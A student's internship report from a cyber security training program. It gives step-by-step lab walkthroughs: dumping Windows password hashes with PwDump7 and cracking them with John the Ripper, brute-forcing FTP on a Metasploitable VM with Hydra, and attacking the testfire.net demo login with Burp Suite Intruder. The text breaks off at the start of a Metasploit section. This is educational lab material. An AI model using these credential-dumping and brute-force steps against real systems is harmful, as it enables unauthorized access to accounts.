

INTERNSHIP ON CYBER SECURITY

Introduction:

My name is Nikhil K Bhat. I'm from Karkala. Currently pursuing Bachelors in Information Science & Engineering from Mangalore Institute of Technology and Engineering, Moodabidri. This is my internship where I worked as an intern as a Security Analyst at DLithe.

About DLithe:

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

Summary of the Internship:

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

TECHNICAL TASKS PERFORMED


Group 1:

2a) PASSWORD CRACKING OF WINDOWS 7


Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: Go to windows7 and download pwdmp7 and unzip it.



Step 2: After unzipping the file and extract it in the C-drive of my computer and add it inside windows.



Step 3: Run cmd as administrator and perform these steps

- cd..
- cd pwdump7
- PwDump7.exe > hash.txt
- hash.txt (to view the file)

A screenshot of a Windows desktop environment. In the foreground, there is a Command Prompt window titled 'Administrator: C:\Windows\System32\cmd.exe'. The window shows the following text:


```
C:\>Windows\system32>cd..
C:\>Windows>cd pwindump7
C:\>Windows\pwindump7>PwDump7.exe > hash.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\>Windows\pwindump7>hash.txt
C:\>Windows\pwindump7>
```

Below the Command Prompt is a Notepad window titled 'hash - Notepad' containing the same text as the Command Prompt's output.


The desktop background is light blue. The taskbar at the bottom has several icons, including the Start button, Internet Explorer, File Explorer, a media player, Firefox, and the Command Prompt icon. The system tray shows the date and time as '20-03-2023 11:53'.

Step 4: Now send the hash.txt file to kali. So, upload the file in **tmpfile.org**





Step 5: In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.




Step 6: Run the cmd and become the super user using sudo -su.
Create a new file using **nano** (file name) and paste the file. Save it and exit.
In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt



The screenshot shows a terminal window titled "root@kali:~" running on a Kali Linux desktop. The terminal displays the following command sequence and output:

```
$ sudo -s  
[sudo] password for kali:  
# nano hash.txt  
# john hash.txt  
Using default input encoding: UTF-8  
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])  
Resolving password...  
Warning: no OpenMP support for this hash type, consider --fork=3  
Proceeding with single thread(s).  
Press Ctrl-C or Ctrl-Break to abort, or any other key for status  
Almost done. Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
Proceeding with incremental:ASCII
```

The terminal window is part of a desktop environment with a taskbar at the bottom containing icons for various applications like File Explorer, Task View, and Start. The system tray shows the date (20-03-2023), time (12:15 PM), and weather (29°C Sunny).

2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.

The screenshot shows a terminal window on a Kali Linux desktop. The terminal content includes:

- Network configuration (ifconfig) showing interfaces eth0 and lo with their respective MAC addresses and IP configurations.
- Output from the nbtscan command, which scans the 192.168.56.0/24 subnet for NetBIOS names. It lists three hosts:

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-9007758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPOILITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	failed: Permission denied		
- Hydra password cracking results for an FTP service on port 21 of the Metasploitable host (192.168.56.101). The command used was "hydra -l user -p pass ftp://192.168.56.101". It found one valid password: msfadmin.

'nbtscan' is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux. Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1st create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.



The command **hydra -L user -P pass ftp://192.168.56.101** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.

- **hydra:** This is the command to invoke the Hydra password cracking tool.
- **-L user:** This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass:** This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **ftp://192.168.56.101:** This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.

3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE



- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.
- Then select the attack type Cluster bomb set the payloads and start the attack.



This screenshot shows the homepage of the AltoroMutual demo website. The top navigation bar includes links for Sign In, Contact Us, Feedback, and Search. A banner at the top right says "DEMO SITE ONLY". The main content area is divided into several sections: "PERSONAL" (with links for Deposit Products, Checking, Loan Products, etc.), "SMALL BUSINESS" (with links for Deposit Products, Lending Services, etc.), and "INSIDE ALTORO MUTUAL" (with links for About Us, Contact Us, Careers, etc.). There are also sections for "Online Banking with FREE Online Bill Pay", "Real Estate Solutions", "Business Credit Cards", "Retirement Solutions", and "Refer a colleague". A sidebar on the left lists "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL" categories. At the bottom, there's a footer with links for Privacy Policy, Security Statement, Server Status Check, and BSI STAR, along with a copyright notice for 2008 IBM Corporation.

This screenshot shows the "Online Banking Login" page from the AltoroMutual demo website. It features a form with fields for "Username" (set to "testfire") and "Password" (set to "*****"). Below the form is a "Login" button. The page is part of the "PERSONAL" section of the site. A red dashed box highlights the URL in the browser address bar: "http://testfire.net:80". The status bar at the bottom of the browser window indicates "This web application is open source! Get your copy from GitHub and take advantage of advanced features". A copyright notice for 2008, 2023 IBM Corporation is visible at the bottom.

This screenshot shows the Burp Suite proxy tool capturing a POST request to the "/doLogin" endpoint. The request details show a user agent of "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0", accept headers for text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,*/*;q=0.8, accept-language: en-US,en;q=0.5, accept-encoding: gzip, deflate, and content-length: 39. The URL is "http://testfire.net/login.jsp". The request body contains the parameters "uid=admin1&passw=passss&btnSubmit=Log in". The Burp Suite interface includes tabs for Intercept, HTTP history, WebSockets history, and Options. The right panel shows the "Inspector" tool with the selected text "uid=admin1&passw=passss&btnSubmit=Log in" and a "Decoded from" dropdown set to "URL encoding". The status bar at the bottom of the browser window is identical to the one in the previous screenshot.



4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command \$ sudo -s

